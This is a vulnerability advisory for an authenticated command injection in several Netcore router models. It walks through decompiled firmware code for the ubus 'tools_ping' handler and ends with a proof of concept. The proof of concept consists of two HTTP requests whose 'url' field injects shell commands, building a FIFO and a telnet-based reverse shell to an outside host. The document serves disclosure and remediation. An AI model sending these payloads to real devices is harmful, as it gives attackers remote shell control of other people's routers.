
Arbitrary Command Injection Vulnerability in Netcore Routers Including NBR1005GPE, B6, and NBR200 After Authorization
Affected Products and Firmware Download Links
NBR1005GPEV2:https://www.netcoretec.com/service-support/download/firmware/2707.html
B6V2:https://www.netcoretec.com/service-support/download/firmware/2703.html
NBR200V2:https://www.netcoretec.com/service-support/download/firmware/2705.html
II. Vulnerability Causes
The firmware of these routers uses the uhttpd + ubus architecture.
uhttpd (Web Server)
- Listens on port
80(HTTP) and acceptsPOST /ubusrequests. - Parses the request header to confirm the
Content-Typeisapplication/x-www-form-urlencoded, but the actual payload is JSON (non-standard but common). - Forwards requests to the
ubusRPC service (typically viaubusUnix Socket or CGI interface).
Running the ubus list command shows registered ubus services

The vulnerability is found in network_tools(file: /usr/bin/network_tools). In its data segment, the callback function for the tools_ping method is sub_401EB8

In sub_401EB8, blobmsg_parse parses Blob format data (OpenWrt’s binary JSON format)
Parameter values are received through the pointer array v22 to v26:
v22: Pointer to theblob_attrof theactionfieldv23: Pointer to theblob_attrof theurlfieldv24: Pointer to theblob_attrof thecountfieldv25: Pointer to theblob_attrof thesizefieldv26: Pointer to theblob_attrof thewanidfield

The string value of the action field in v22 is passed to v19. If v19 matches the string "start", the code enters the if branch and passes the pointer array v22~v26 to the v27 array:
  v27[0] = "start";         // action
  v27[1] = url_str_ptr;     // String pointer (e.g., "192.168.50.2")
  v27[2] = count_int;       // Converted integer (e.g., 5)
  v27[3] = size_int;        // Converted integer (e.g., 64)
  v27[4..] = wanid_related; // Optional fields parsed via sub_4019A8
The code then jumps to LABEL_18 and calls the tools_ping((int)v27) function.
int __fastcall sub_401EB8(int a1, int a2, int a3, int a4, unsigned __int8 *a5)
{
  int v5; // $a0
  int v6; // $v0
  _BYTE *v7; // $s0
  unsigned int v8; // $v1
  _DWORD *v9; // $a1
  unsigned int v10; // $v0
  _DWORD *v11; // $a0
  unsigned int v12; // $v0
  _DWORD *v13; // $a1
  unsigned int v14; // $v0
  int v15; // $v0
  int result; // $v0
  unsigned int v17; // $v0
  unsigned int v18; // $v1
  char *v19; // [sp+20h] [-84h]
  _BYTE *v22; // [sp+38h] [-6Ch] BYREF
  _BYTE *v23; // [sp+3Ch] [-68h]
  _BYTE *v24; // [sp+40h] [-64h]
  _BYTE *v25; // [sp+44h] [-60h]
  _BYTE *v26; // [sp+48h] [-5Ch]
  _DWORD v27[22]; // [sp+4Ch] [-58h] BYREF

  memset(v27, 0, 0x50u);
  v5 = a5[1];
  v22 = 0;
  v23 = 0;
  v24 = 0;
  v25 = 0;
  v26 = 0;
  v6 = _bswapsi2((v5 << 8) | *a5 | (a5[2] << 16) | (a5[3] << 24));
  blobmsg_parse(&stru_412FC4, 5, &v22, a5 + 4, (v6 & 0xFFFFFF) - 4);
  if ( !v22 )
  {
LABEL_25:
    ulog(3, "%s %d data missing.\n");
    result = 2;
    goto LABEL_23;
  }
  if ( (*v22 & 0x80) != 0 )
  {
    v17 = ((unsigned __int8)v22[5] << 8) | (unsigned __int8)v22[4];
    v19 = &v22[(((unsigned __int16)((v17 >> 8) | ((_WORD)v17 << 8)) + 6) & 0xFFFFFFFC) + 4];
  }
  else
  {
    v19 = v22 + 4;
  }
  v27[0] = v19;
  if ( !strcmp(v19, "start") )
  {
    if ( v23 )
    {
      if ( v24 )
      {
        v7 = v25;
        if ( v25 )
        {
          if ( (*v23 & 0x80) != 0 )
          {
            v18 = ((unsigned __int8)v23[5] << 8) | (unsigned __int8)v23[4];
            v8 = (unsigned int)&v23[(((unsigned __int16)(((_WORD)v18 << 8) | (v18 >> 8)) + 6) & 0xFFFFFFFC) + 4];
          }
          else
          {
            v8 = (unsigned int)(v23 + 4);
          }
          v27[1] = v8;
          v9 = v24 + 4;
          if ( (*v24 & 0x80) != 0 )
          {
            v10 = ((unsigned __int8)v24[5] << 8) | (unsigned __int8)v24[4];
            v9 = (_DWORD *)((char *)v9 + (((unsigned __int16)((v10 >> 8) | ((_WORD)v10 << 8)) + 6) & 0xFFFFFFFC));
          }
          v27[2] = _bswapsi2(*v9);
          v11 = v7 + 4;
          if ( (*v7 & 0x80) != 0 )
          {
            v12 = ((unsigned __int8)v7[5] << 8) | (unsigned __int8)v7[4];
            v11 = (_DWORD *)((char *)v11 + (((unsigned __int16)((v12 >> 8) | ((_WORD)v12 << 8)) + 6) & 0xFFFFFFFC));
          }
          v27[3] = _bswapsi2(*v11);
          if ( v26 )
          {
            v13 = v26 + 4;
            if ( (*v26 & 0x80) != 0 )
            {
              v14 = ((unsigned __int8)v26[5] << 8) | (unsigned __int8)v26[4];
              v13 = (_DWORD *)((char *)v13 + (((unsigned __int16)((v14 >> 8) | ((_WORD)v14 << 8)) + 6) & 0xFFFFFFFC));
            }
            v15 = _bswapsi2(*v13);
            sub_4019A8(v15, &v27[4], (char *)&v27[8] + 1);
          }
          else
          {
            memset(&v27[4], 0, 17);
            memset((char *)&v27[8] + 1, 0, 46);
          }
          goto LABEL_18;
        }
      }
    }
    goto LABEL_25;
  }
  if ( !strcmp(v19, "get") )
  {
    blob_buf_init(dword_4131A0, 0);
    if ( tools_ping_get(dword_4131A0) >= 0 )
      result = ubus_send_reply(a1, a3, dword_4131A0[0]);
    else
      result = 9;
    goto LABEL_23;
  }
  if ( !strcmp(v19, "end") )
  {
    ulog(6, "ping end\n");
LABEL_18:
    result = tools_ping((int)v27);
    goto LABEL_23;
  }
  ulog(3, "%s %d data missing.\n");
  result = 9;
LABEL_23:
  if ( _stack_chk_guard != v27[20] )
    _stack_chk_fail();
  return result;
}
Inside tools_ping(), the command is constructed using:
snprintf(v4, 0x80u, "(ping %s -c %d -s %d > %s; touch %s)&", ...);
This concatenates the url, count, and size values into v4, which is executed via system(v4);. A command injection vulnerability exists here because there is no validation check for the user-provided url input.
int __fastcall tools_ping(int a1)
{
  int v2; // $a3
  int result; // $v0
  char v4[128]; // [sp+3Ch] [-88h] BYREF
  int v5; // [sp+BCh] [-8h]

  if ( !strcmp(*(const char **)a1, "start") )
  {
    ping_end();
    if ( *(_BYTE *)(a1 + 16) )
    {
      snprintf(
        v4,
        0x80u,
        "(ping %s -c %d -s %d -I %s > %s; touch %s)&",
        *(_DWORD *)(a1 + 4),
        *(_DWORD *)(a1 + 8),
        *(_DWORD *)(a1 + 12),
        a1 + 16,
        "/tmp/ping.txt",
        "/tmp/.ping_end");
    }
    else
    {
      v2 = *(_DWORD *)(a1 + 4);
      if ( *(_BYTE *)(a1 + 33) )
        snprintf(
          v4,
          0x80u,
          "(ping %s -c %d -s %d -I %s > %s; touch %s)&",
          v2,
          *(_DWORD *)(a1 + 8),
          *(_DWORD *)(a1 + 12),
          a1 + 33,
          "/tmp/ping.txt",
          "/tmp/.ping_end");
      else
        snprintf(
          v4,
          0x80u,
          "(ping %s -c %d -s %d > %s; touch %s)&",
          v2,
          *(_DWORD *)(a1 + 8),
          *(_DWORD *)(a1 + 12),
          "/tmp/ping.txt",
          "/tmp/.ping_end");
    }
    system(v4);
  }
  else
  {
    ping_end();
  }
  result = 0;
  if ( _stack_chk_guard != v5 )
    _stack_chk_fail();
  return result;
}
III. POC Explanation
POST /ubus HTTP/1.1
Host: 192.168.50.2
Content-Length: 211
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.50.2
Referer: http://192.168.50.2/diagnosis.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"jsonrpc":"2.0","id":20,"method":"call","params":["b80717ca0f9be34ba9ad970dd0d5891c","network_tools","tools_ping",{"command":"ping","wanid":1,"url":");mkfifo /tmp/test;(","count":5,"size":64,"action":"start"}]}
POST /ubus HTTP/1.1
Host: 192.168.50.2
Content-Length: 211
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.50.2
Referer: http://192.168.50.2/diagnosis.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"jsonrpc":"2.0","id":20,"method":"call","params":["b80717ca0f9be34ba9ad970dd0d5891c","network_tools","tools_ping",{"command":"ping","wanid":1,"url":");telnet 192.168.50.1 6666 0</tmp/test|/bin/sh > /tmp/test;(","count":5,"size":64,"action":"start"}]}
snprintf(v4, 0x80u, "(ping %s -c %d -s %d > %s; touch %s)&", ...);

Since snprintf will truncate the string if it exceeds 80 bytes, the reverse shell command needs to be split. As there is no character filtering applied to the url, it can be replaced with any arbitrary command.
Demonstration of remote shell access:
IV. Recommended Solution
It is recommended to add a character legitimacy check for the URL.
Discoverer: Exploo0Osion.
Please contact Netcore (Netis Technology) technical support to fix this vulnerability in a timely manner.